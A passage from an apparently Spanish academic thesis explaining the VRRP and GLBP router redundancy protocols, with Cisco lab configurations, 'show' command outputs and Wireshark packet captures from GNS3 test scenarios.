  Master Router is 192.168.0.4, priority is 150
  Master Advertisement interval is 1.000 sec
  Master Down interval is 3.218 sec (expires in 2.310 sec)
```

Figura 3.29.- Router con mayor prioridad manteniendo el estado Backup





Master

```
Master#show vrrp
FastEthernet0/0 - Group 1
  State is Master
  Virtual IP address is 192.168.0.1
  Virtual MAC address is 0000.5e00.0101
  Advertisement interval is 1.000 sec
  Preemption enabled
  Priority is 150
  Master Router is 192.168.0.4 (local), priority is 150
  Master Advertisement interval is 1.000 sec
  Master Down interval is 3.414 sec
```

Backup

```
Backup#show vrrp
FastEthernet0/0 - Group 1
  State is Backup
  Virtual IP address is 192.168.0.1
  Virtual MAC address is 0000.5e00.0101
  Advertisement interval is 1.000 sec
  Preemption disabled
  Priority is 120
  Master Router is 192.168.0.4, priority is 150
  Master Advertisement interval is 1.000 sec
  Master Down interval is 3.531 sec (expires in 3.383 sec)
```


Backup2

```
Backup2#show vrrp
FastEthernet0/0 - Group 1
  State is Backup
  Virtual IP address is 192.168.0.1
  Virtual MAC address is 0000.5e00.0101
  Advertisement interval is 1.000 sec
  Preemption disabled
  Priority is 100
  Master Router is 192.168.0.4, priority is 150
  Master Advertisement interval is 1.000 sec
  Master Down interval is 3.609 sec (expires in 3.461 sec)
```

Figura 3.30.- Show VRRP antes de la modificación de prioridad

■ Escenario 2

El diseño realizado en la figura 3.31 muestra cómo se debe realizar una configuración con dos grupos diferentes. La configuración de los mismos está presente en la figura 3.32. Los routers “R2” y “R3” ejercen al mismo tiempo de *Master Router* y de *Backup Router*. En este ejemplo, el router “R2” actúa de router principal para el grupo 1 y de



router secundario para el grupo 2, mientras que el router “R3” seria el *Master Router* para el grupo 2 y Backup para el grupo 1. De esta manera se pueden realizar diseños de alta disponibilidad.

Una ventaja sobre HSRP, es que el protocolo VRRP nos permite configurar 2 grupos sobre una misma interfaz.





Figura 3.31.- Escenario 2

<p>R1</p> <pre>interface FastEthernet0/0 ip address 192.168.0.3 255.255.255.0 duplex half vrrp 1 ip 192.168.0.1 vrrp 2 ip 192.168.0.2</pre>	<p>R2</p> <pre>interface FastEthernet0/0 ip address 192.168.0.4 255.255.255.0 duplex half vrrp 1 ip 192.168.0.1 vrrp 1 priority 120 vrrp 2 ip 192.168.0.2 vrrp 2 priority 120</pre>
<p>R3</p> <pre>interface FastEthernet0/0 ip address 192.168.0.5 255.255.255.0 duplex half vrrp 1 ip 192.168.0.1 vrrp 1 priority 110 vrrp 2 ip 192.168.0.2 vrrp 2 priority 110</pre>	

Figura 3.32.- Configuración del escenario 2 con VRRP





La figura 3.33, muestra la información presente en el router “R2”. En ella, destacan los dos grupos configurados en el router con las distintas configuraciones. “R2” dispone de una prioridad de 120 para ambos routers, lo que lo convierte en el *Master Router* de ambos grupos. Para el grupo 0, “R2” tiene configurada la dirección IP virtual 192.168.0.1 y para el grupo 2 la 192.168.0.2.

R2

```
R2#show vrrp
FastEthernet0/0 - Group 1
  State is Master
  Virtual IP address is 192.168.0.1
  Virtual MAC address is 0000.5e00.0101
  Advertisement interval is 1.000 sec
  Preemption enabled
  Priority is 120
  Master Router is 192.168.0.4 (local), priority is 120
  Master Advertisement interval is 1.000 sec
  Master Down interval is 3.531 sec

FastEthernet0/0 - Group 2
  State is Master
  Virtual IP address is 192.168.0.2
  Virtual MAC address is 0000.5e00.0102
  Advertisement interval is 1.000 sec
  Preemption enabled
  Priority is 120
  Master Router is 192.168.0.4 (local), priority is 120
  Master Advertisement interval is 1.000 sec
  Master Down interval is 3.531 sec
```


Figura 3.33.- Show VRRP sobre R2

3.2.1.8.- Análisis de capturas de tráfico del protocolo VRRP

Para completar la información sobre VRRP, se han realizado capturas de paquetes con el fin de comprender el intercambio de los mismos en una situación real.

VRRP al igual que otros protocolos de FHRP se complementa con otros protocolos de acceso a la red como ARP para avisar de cualquier cambio producido a nivel de enlace de datos.

Cuando un router se convierte en *Master Router* envía dos mensajes ARP disponibles en las figuras 3.34 y 3.35, para anunciar a los equipos de la red local





de la dirección MAC asociada a la puerta de enlace. Los mensajes ARP se envían periódicamente para refrescar las tablas MAC de los switches que son los encargados de enrutar el tráfico en capa 2.

A continuación, se presenta una de las capturas realizadas en la figura 3.36. Esta captura fue realizada bajo un escenario con dos routers cuyas direcciones IPs son 192.168.0.4 (*Master Router*) y 192.168.0.5 (*Backup Router*). En este caso, la captura se realiza mientras se encienden los routers al mismo.


```
> Frame 10: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
> Ethernet II, Src: IETF-VRRP-VRID_01 (00:00:5e:00:01:01), Dst: STP-UplinkFast (01:00:0c:cd:cd:cd)
  ▾ Address Resolution Protocol (reply/gratuitous ARP)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    [Is gratuitous: True]
    Sender MAC address: IETF-VRRP-VRID_01 (00:00:5e:00:01:01)
    Sender IP address: 192.168.0.1
    Target MAC address: STP-UplinkFast (01:00:0c:cd:cd:cd)
    Target IP address: 192.168.0.1
```

Figura 3.34.- Mensaje STP-UpLinkFast ARP

```
> Frame 9: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
> Ethernet II, Src: IETF-VRRP-VRID_01 (00:00:5e:00:01:01), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  ▾ Address Resolution Protocol (reply/gratuitous ARP)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    [Is gratuitous: True]
    Sender MAC address: IETF-VRRP-VRID_01 (00:00:5e:00:01:01)
    Sender IP address: 192.168.0.1
    Target MAC address: Broadcast (ff:ff:ff:ff:ff:ff)
    Target IP address: 192.168.0.1
```

Figura 3.35.- Mensaje broadcast Gratuitous ARP

En ella se pueden destacar los paquetes *Advertisement* junto con la versión utilizada de VRRP. Ambos routers empiezan a enviar mensajes *Advertisement* cuando alcanzan el estado *Master*. Como ambos dispositivos llegan al mismo tiempo a este estado, el router con menor prioridad tiene tiempo de enviar un paquete *Advertisement* antes de pasar al estado de *Backup* por la recepción de un paquete VRRP con mayor prioridad que él.






No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000000	ca:04:11:4c:00:00	Broadcast	ARP	60	Gratuitous ARP for 192.168.0.5 (Reply)
2	0.010134323	ca:04:11:4c:00:00	Broadcast	ARP	60	Gratuitous ARP for 192.168.0.5 (Reply)
3	0.083220022	ca:04:11:4c:00:00	CDP/VTP/DTP/PAgP/UD...	CDP	344	Device ID: Backup Port ID: FastEthernet0/0
4	0.083225967	ca:04:11:4c:00:00	DEC-MOP-Remote-Cons...	0x6002	77	DEC DNA Remote Console
5	0.302414635	ca:03:0a:6c:00:00	Broadcast	ARP	60	Gratuitous ARP for 192.168.0.4 (Reply)
6	0.312845445	ca:03:0a:6c:00:00	Broadcast	ARP	60	Gratuitous ARP for 192.168.0.4 (Reply)
7	0.417054605	ca:03:0a:6c:00:00	CDP/VTP/DTP/PAgP/UD...	CDP	344	Device ID: Master Port ID: FastEthernet0/0
8	0.417060347	ca:03:0a:6c:00:00	DEC-MOP-Remote-Cons...	0x6002	77	DEC DNA Remote Console
9	6.463483655	IETF-VRRP-VRID_01	Broadcast	ARP	60	Gratuitous ARP for 192.168.0.1 (Reply)
10	6.463814776	IETF-VRRP-VRID_01	STP-UplinkFast	ARP	60	Gratuitous ARP for 192.168.0.1 (Reply)
11	6.473955129	192.168.0.5	224.0.0.18	VRRP	60	Announcement (v2)
12	6.823424648	IETF-VRRP-VRID_01	Broadcast	ARP	60	Gratuitous ARP for 192.168.0.1 (Reply)
13	6.823662048	IETF-VRRP-VRID_01	STP-UplinkFast	ARP	60	Gratuitous ARP for 192.168.0.1 (Reply)
14	6.833588451	192.168.0.4	224.0.0.18	VRRP	60	Announcement (v2)
15	8.459708851	IETF-VRRP-VRID_01	Broadcast	ARP	60	Gratuitous ARP for 192.168.0.1 (Reply)
16	8.464550510	IETF-VRRP-VRID_01	STP-UplinkFast	ARP	60	Gratuitous ARP for 192.168.0.1 (Reply)
17	8.841737934	IETF-VRRP-VRID_01	Broadcast	ARP	60	Gratuitous ARP for 192.168.0.1 (Reply)
18	8.841884239	IETF-VRRP-VRID_01	STP-UplinkFast	ARP	60	Gratuitous ARP for 192.168.0.1 (Reply)
19	8.842106432	192.168.0.4	224.0.0.18	VRRP	60	Announcement (v2)
20	10.365954900	IETF-VRRP-VRID_01	Broadcast	ARP	60	Gratuitous ARP for 192.168.0.1 (Reply)
21	10.3889808383	IETF-VRRP-VRID_01	STP-UplinkFast	ARP	60	Gratuitous ARP for 192.168.0.1 (Reply)
22	10.776525889	IETF-VRRP-VRID_01	Broadcast	ARP	60	Gratuitous ARP for 192.168.0.1 (Reply)
23	10.776547288	IETF-VRRP-VRID_01	STP-UplinkFast	ARP	60	Gratuitous ARP for 192.168.0.1 (Reply)
24	10.777179929	192.168.0.4	224.0.0.18	VRRP	60	Announcement (v2)
25	12.719386998	192.168.0.4	224.0.0.18	VRRP	60	Announcement (v2)
26	14.756460891	192.168.0.4	224.0.0.18	VRRP	60	Announcement (v2)
27	16.783228135	192.168.0.4	224.0.0.18	VRRP	60	Announcement (v2)
28	18.820962487	192.168.0.4	224.0.0.18	VRRP	60	Announcement (v2)
29	20.894057985	192.168.0.4	224.0.0.18	VRRP	60	Announcement (v2)
30	22.928794650	192.168.0.4	224.0.0.18	VRRP	60	Announcement (v2)

Figura 3.36.- Captura Wireshark de VRRPv2

Los routers citados tienen una prioridad de 150 para el *Master Router* y de 120 para el *Backup Router*. En la imagen 3.37 se aprecia dicha configuración así como el campo TTL en la cabecera IP. Además, se distinguen los siguientes campos:

- **Ethernet:** El *Master Router* envía un paquete *Advertisement* cuya MAC de origen es la dirección MAC virtual compartida por todos los routers del grupo VRRP, hacia la dirección MAC multicast en la que se espera recibir los paquetes VRRP.
- **IP:** El paquete es enviado desde la dirección IP del router configurada en su interfaz, a la dirección multicast de VRRP. Los campos más significativos son el TTL con un valor de 255 y el *Protocol* con valor de 112. Conviene recordar que VRRP descarta cualquier paquete con un TTL distinto de 255 y se encapsula sobre IP.
- **VRRP:** Se aprecian todos los campos explicados anteriormente. Hay que destacar la dirección IP virtual, el grupo VRRP (ID) y la prioridad del router.





```
> Frame 24: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
> Ethernet II, Src: IETF-VRRP-VRID_01 (00:00:5e:00:01:01), Dst: IPv4mcast_12 (01:00:5e:00:00:12)
  Internet Protocol Version 4, Src: 192.168.0.4, Dst: 224.0.0.18
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0xc0 (DSCP: CS6, ECN: Not-ECT)
    Total Length: 40
    Identification: 0x0000 (0)
  > Flags: 0x0000
    Time to live: 255
    Protocol: VRRP (112)
    Header checksum: 0x19e7 [validation disabled]
    [Header checksum status: Unverified]
    Source: 192.168.0.4
    Destination: 224.0.0.18
  > Virtual Router Redundancy Protocol
    > Version 2, Packet type 1 (Advertisement)
      Virtual Rtr ID: 1
      Priority: 150 (Non-default backup priority)
      Addr Count: 1
      Auth Type: No Authentication (0)
      Adver Int: 1
      Checksum: 0x8852 [correct]
      [Checksum Status: Good]
      IP Address: 192.168.0.1
```

Figura 3.37.- Router con mayor prioridad manteniendo el estado Backup


Por otro lado, cuando los routers se encienden, envían 4 paquetes (números del 1 al 4 y del 5 al 8). Los primeros paquetes alertan a todos los dispositivos de la red de su presencia con mensajes *Gratuitous ARP*.

El paquete 19 es enviado por el *Master Router* cuando ya se alcanzó la convergencia en la red. A su vez, también envía dos dobles paquetes ARP. Se puede ver su composición en las imágenes 3.34 y 3.35. El más destacado es el primero, ya que se utiliza para indicar al switch por qué interfaz se encuentra el *Master Router* que hace de puerta de enlace. A partir del paquete 24, el *Master Router* es el único que envía mensajes VRRP.

3.2.2.- VRRP versión 3

La versión 3 del protocolo VRRP esta descrita en el RFC 5798. Fue desarrollada para dar soporte al direccionamiento IPv6.

A diferencia de la versión 2 de VRRP, la versión 3 se declara de forma global sobre la interfaz. En VRRPv3 los tiempos de los timers se expresan en milisegundos.





Desde el punto de vista de la seguridad, los cambios introducidos por la versión 3 no compensan la falta de autenticación. Esta nueva versión no la permite, por tanto es vulnerable a mensajes fraudulentos que suplanten la identidad de un router perteneciente al grupo VRRP.

Las diferencias entre las versiones se pueden ver en la tabla 3.6.

Version	IP Protocol	Group Address	Protocol Identifier	Virtual Mac Address Range
2	IPv4	224.0.0.18	112	00-00-5E-00-01- {VRID}
3	IPv4	224.0.0.18	112	00-00-5E-00-01- {VRID}
	IPv6	FF02::12	112	00-00-5E-00-02- {VRID}

Tabla 3.6.- Diferencias de VRRPv2 y VRRPv3

3.3.- Gateway Load Balancing Protocol (GLBP)

Gateway Load Balancing Protocol (GLBP) es un protocolo propietario de Cisco sin un RFC definido que intenta superar las limitaciones de los protocolos anteriores. Hasta el momento se han visto protocolos en los que el router principal asume todo el tráfico de la red, siendo el encargado de repartir la carga mientras que el resto de routers de su grupo disponen de recursos que no se están utilizando. GLBP añade la funcionalidad de balanceo de carga permitiendo que los demás routers también puedan reenviar tráfico.

Para poder balancear la carga, GLBP utiliza una única dirección IP virtual y múltiples direcciones MAC virtuales. Los miembros del mismo grupo de GLBP se comunican entre sí enviando mensajes *Hello* cada tres segundos a la dirección multicast 224.0.0.102 y puerto 3222 sobre el protocolo de la capa de transporte UDP.

3.3.1.- Puerta de Enlace GLBP

Los miembros dentro de un mismo grupo GLBP eligen al Router AVG (*Active Virtual Gateway*). El router AVG proporciona una dirección MAC virtual a cada



miembro. También es el encargado de responder a todas las peticiones *ARP Requests* dirigidas a la IP virtual del grupo GLBP, contestando con la dirección MAC virtual asignada a uno de los miembros del grupo. De esta manera balancea/reparte la carga y los recursos entre todos los miembros del grupo.

Los routers que asumen la responsabilidad de reenviar el tráfico dirigido a su dirección MAC virtual dada por el AVG, se conocen como AVFs (*Active Virtual Forwarders*). GLBP solo permite tener cuatro routers AVF por grupo.

El resto de dispositivos que no son AVG ni AVF, se denominan segundos encaminadores. Proporcionan servicio de backup si un router AVF no se encuentra disponible.

3.3.2.- Estados GLBP

Los estados de GLBP para *Virtual Gateway*⁴ y de *Virtual Forwarder*⁵ son un poco diferentes a los protocolos ya vistos.

Estado	Virtual Gateway	Virtual Forwarder
Disable	Yes	Yes
Initial	Yes	Yes
Listen	Yes	Yes
Speak	Yes	No
Standby	Yes	No
Active	Yes	Yes

Tabla 3.7.- Estados de GLBP disponibles

Los estados posibles en el *Virtual Gateway* son:

- **Disable:** La dirección IP virtual no ha sido configurada o aprendida, pero existe alguna configuración de GLBP.

⁴Virtual Gateway: Nombre del proceso de negociación para el router AVG

⁵Virtual Forwarder: Nombre del proceso de negociación para los routers AVFs



- **Initial:** La dirección IP virtual ha sido configurada o aprendida, pero la configuración no está completa.
- **Listen:** El router recibe paquetes *Hello*. Está preparado para cambiar al estado *Speak* si el *Active Router* o el *Standby Router* no están disponibles.
- **Speak:** El router está intentando convertirse en el *Active Router* o en el *Standby Router* para el proceso *virtual gateway*
- **Standby:** El router en este estado está en primera linea para convertirse en el *Active Router*
- **Active:** Es el router AVG, y es el responsable de responder a las peticiones *ARP Request*


Los estados posibles en el *Virtual Forwarder* son:

- **Disable:** La dirección MAC virtual no ha sido configurada o aprendida. Este estado para el proceso de selección que nos ocupa será eliminado en breve. Este estado solo tiene funcionalidad transitoria.
- **Initial:** La dirección MAC virtual ha sido configurada o aprendida pero la configuración del router no está completa.
- **Listen:** El router está recibiendo paquetes *Hello*. Está preparado para pasar al estado *Active* si el router en ese estado deja de estar operativo.
- **Active:** Corresponde con el router AVF y tiene la responsabilidad de reenviar los paquetes que son dirigidos a su MAC virtual.

3.3.3.- Opciones de balanceo de carga GLBP

Como se ha visto anteriormente es el router AVG quien responde a las peticiones ARP dirigidas a la IP virtual que actúa de puerta de enlace. Este router responde con un paquete *ARP Reply* incorporando la dirección MAC virtual asignada por el mismo siguiendo las políticas impuestas de balanceo de carga.

GLBP soporta los siguientes modos de operación para balancear la carga:





- **Algoritmos de balanceo de carga basados en el peso:** La cantidad de carga que es redirigida hacia esos routers depende del valor de peso configurado para cada router.
- **Algoritmo dependiente del Host:** Se garantiza al host la misma dirección MAC virtual mientras siga participando en el grupo GLBP.
- **Algoritmo Round-Robin:** Cuando un cliente envía una petición *ARP Request*, el router AVG responde con la dirección MAC virtual del siguiente router disponible que forma parte del grupo GLBP.

Por defecto, si no se configura ninguna política de balanceo de carga, GLBP utiliza el algoritmo Round-Robin.

3.3.4.- Configuración GLBP

A continuación se presentan los comandos básicos para configurar GLBP en los routers Cisco.

Comandos	Funciones
(config-if)# glbp [numero-grupo] ip [ip]	Configuración de la IP virtual
(config-if)# glbp [numero-grupo] priority [prioridad]	Permite especificar la prioridad del router
(config-if)# glbp [numero-grupo] preempt [delay seg]	Desalojo del Active Router

Tabla 3.8.- Configuración de router Cisco con GLBP

3.3.5.- Escenarios de prueba

En el siguiente apartado se explica de forma práctica como afectan las distintas configuraciones permitidas por el protocolo GLBP. Al igual que VRRP, este protocolo no está disponible para la herramienta Cisco Packet Tracer por tanto se ha utilizado de nuevo el software GNS3.

- **Escenario 1**



En el escenario 1, se hace uso de dos routers para apreciar la diferencia entre el router AVG y el router AVF.

En el primer diseño, se aplica la configuración por defecto, centrándose en los roles que ocupan dichos routers. Véase la figura 3.38.





Figura 3.38.- Escenario 1 de GLBP

La configuración aplicada se muestra en la figura 3.39. En esta ocasión se ha decidido configurar la opción *preempt* en todos los routers. El RouterAVG tiene una prioridad de 150 mientras que el RouterAVF se deja la prioridad por defecto, obteniendo un valor de 100. De esta manera es el RouterAVG quien ejerce de AVG.

RouterAVG	RouterAVF
<pre>interface FastEthernet0/0 ip address 192.168.0.4 255.255.255.0 duplex half glbp 1 ip 192.168.0.1 glbp 1 priority 150 glbp 1 preempt</pre>	<pre>interface FastEthernet0/0 ip address 192.168.0.5 255.255.255.0 duplex half glbp 1 ip 192.168.0.1 glbp 1 preempt</pre>

Figura 3.39.- Configuración del escenario 1 GLBP






En las figuras 3.40 y 3.41 se muestra la información de GLBP que mantienen los routers después de converger.

La primera figura revela que se trata del router que ejerce de AVG configurado con una prioridad de 150. Las direcciones MAC virtuales asignadas por el RouterAVG son 00:07:B4:00:01:01 para el router local (el mismo) y 00:07:B4:00:01:02 asignada al RouterAVF en estado Standby para el proceso *virtual gateway*. Todas las direcciones MAC asignadas por un router AVG tienen la forma 00:07:B4:XX:XX:YY. Las X identifican el grupo GLBP mientras que la Y es el identificador de router AVF dentro del grupo GLBP.

En la parte inferior de la figura 3.40, destaca la información referente a los *forwarders*, donde se confirma que el RouterAVG ejerce de AVF para el *forwarder* 1, puesto que se encuentra en el estado *Active* y en el estado *Listen* para el *forwarder* 2.

```
RouterAVG#show glbp
FastEthernet0/0 - Group 1
  State is Active
    2 state changes, last state change 00:06:28
    Virtual IP address is 192.168.0.1
    Hello time 3 sec, hold time 10 sec
      Next hello sent in 1.688 secs
    Redirect time 600 sec, forwarder time-out 14400 sec
    Preemption enabled, min delay 0 sec
    Active is local
    Standby is 192.168.0.5, priority 100 (expires in 9.456 sec)
    Priority 150 (configured)
    Weighting 100 (default 100), thresholds: lower 1, upper 100
    Load balancing: round-robin
    Group members:
      ca01.17fc.0000 (192.168.0.4) local
      ca02.1da4.0000 (192.168.0.5)
    There are 2 forwarders (1 active)
    Forwarder 1
      State is Active
        1 state change, last state change 00:06:18
        MAC address is 0007.b400.0101 (default)
        Owner ID is ca01.17fc.0000
        Redirection enabled
        Preemption enabled, min delay 30 sec
        Active is local, weighting 100
    Forwarder 2
      State is Listen
      MAC address is 0007.b400.0102 (learnt)
      Owner ID is ca02.1da4.0000
      Redirection enabled, 596.996 sec remaining (maximum 600 sec)
      Time to live: 14396.544 sec (maximum 14400 sec)
      Preemption enabled, min delay 30 sec
      Active is 192.168.0.5 (primary), weighting 100 (expires in 6.540 sec)
```

Figura 3.40.- Información GLBP en el RouterAVG





En la figura 3.41 el RouterAVF mantiene una prioridad de 100 a la espera de un fallo en el RouterAVG para convertirse en el AVG. En la parte inferior de dicha figura, el router se mantiene en el estado *Active* para el *forwarder* 2 y en el estado *Listen* para el *forwarder* 1.

De esta forma, cuando un PC realice una petición ARP, el router AVG contestará con la MAC virtual asignada a cada router alternando las direcciones para balancear el tráfico.

```
RouterAVF#show glbp
FastEthernet0/0 - Group 1
  State is Standby
    1 state change, last state change 00:03:15
    Virtual IP address is 192.168.0.1
    Hello time 3 sec, hold time 10 sec
      Next hello sent in 2.596 secs
    Redirect time 600 sec, forwarder time-out 14400 sec
    Preemption enabled, min delay 0 sec
    Active is 192.168.0.4, priority 150 (expires in 6.752 sec)
    Standby is local
    Priority 100 (default)
    Weighting 100 (default 100), thresholds: lower 1, upper 100
    Load balancing: round-robin
    Group members:
      ca01.17fc.0000 (192.168.0.4)
      ca02.1da4.0000 (192.168.0.5) local
    There are 2 forwarders (1 active)
    Forwarder 1
      State is Listen
      MAC address is 0007.b400.0101 (learnt)
      Owner ID is ca01.17fc.0000
      Time to live: 14396.740 sec (maximum 14400 sec)
      Preemption enabled, min delay 30 sec
      Active is 192.168.0.4 (primary), weighting 100 (expires in 9.004 sec)
    Forwarder 2
      State is Active
        1 state change, last state change 00:03:23
        MAC address is 0007.b400.0102 (default)
        Owner ID is ca02.1da4.0000
        Preemption enabled, min delay 30 sec
        Active is local, weighting 100
```

Figura 3.41.- Información GLBP en el RouterAVF

3.3.6.- Mensajes GLBP

GLBP utiliza mensaje *Hello* para anunciar su prioridad al resto de routers y así elegir el router AVG en el proceso *Virtual Gateway*.

Además, GLBP necesita un campo de longitud variable, para intercambiar la información referente al proceso *virtual forwarder* si dicho router actúa de AVF.





Como máximo un grupo de GLBP dispone de cuatro routers AVF. En el caso de que todos los routers fallasen menos uno, ese último toma posesión de las direcciones MACs virtuales de sus compañeros, haciendo de AVF para las cuatro al mismo tiempo. Por tanto debe anunciar en sus mensajes GLBP que está actuando de AVF para las cuatro MACs.

Por cada MAC virtual que posea un router este añade 20 bytes al mensaje *Hello*. Por tanto, se puede decir que GLBP intercambia dos tipos de mensajes:

- **Mensaje Hello:** Mensaje de longitud variable. Se utiliza para informar al resto de los miembros de GLBP del estado, la prioridad y la MAC virtual del router emisor. Puede ir solo o acompañado de uno o varios campos Request/Response.
- **Request/Response:** Normalmente está incrustado dentro de un mensaje *Hello* pero puede encontrarse solo para preguntar si algún router tiene asignada la dirección MAC virtual indicada.


3.3.7.- Análisis de capturas de tráfico del protocolo GLBP

GLBP al ser un protocolo propietario de Cisco la información sobre el mismo, en concreto el formato de los mensajes y como se intercambian no se encuentra disponible en la red.

Las capturas realizadas a continuación tienen como finalidad responder a esas cuestiones.

En la figura 3.42, se observa el intercambio de mensajes GLBP entre dos routers. En esta captura el router con la IP 192.168.0.4 es el router AVG. En el mensaje 26 disponible su contenido en la figura 3.43, se ve su estado para el proceso de selección *Virtual Forwarder*.

Tras alcanzar el estado *Active*, su compañero envía una petición ARP (mensaje 28) para obtener la dirección MAC del router con la dirección IP del router AVG.





Frame Number	Source MAC	Destination MAC	Source IP	Destination IP	Protocol	Description
26	61.334773004	192.168.0.4		224.0.0.102	GLBP	82 G: 1, Hello, IPv4
27	61.344774610	192.168.0.4		224.0.0.102	GLBP	82 G: 1, Hello, IPv4
28	66.287713574	ca:02:1d:a4:00:00		Broadcast	ARP	60 Who has 192.168.0.4? Tell 192.168.0.5
29	66.288259094	192.168.0.5		224.0.0.102	GLBP	82 G: 1, Hello, IPv4
30	66.615471879	192.168.0.4		224.0.0.102	GLBP	82 G: 1, Hello, IPv4
31	72.455862355	192.168.0.5		224.0.0.102	GLBP	82 G: 1, Hello, IPv4
32	72.744457641	192.168.0.4		224.0.0.102	GLBP	82 G: 1, Hello, IPv4
33	78.489922640	192.168.0.5		224.0.0.102	GLBP	82 G: 1, Hello, IPv4
34	78.797244221	192.168.0.4		224.0.0.102	GLBP	82 G: 1, Hello, IPv4
35	80.818598376	192.168.0.4		224.0.0.102	GLBP	74 G: 1, Request/Response?
36	81.582431013	192.168.0.5		224.0.0.102	GLBP	82 G: 1, Hello, IPv4
37	84.818804830	192.168.0.4		224.0.0.102	GLBP	102 G: 1, Hello, IPv4, Request/Response?
38	87.700475709	192.168.0.5		224.0.0.102	GLBP	82 G: 1, Hello, IPv4
39	90.939117496	192.168.0.4		224.0.0.102	GLBP	102 G: 1, Hello, IPv4, Request/Response?
40	92.750351983	192.168.0.5		224.0.0.102	GLBP	74 G: 1, Request/Response?
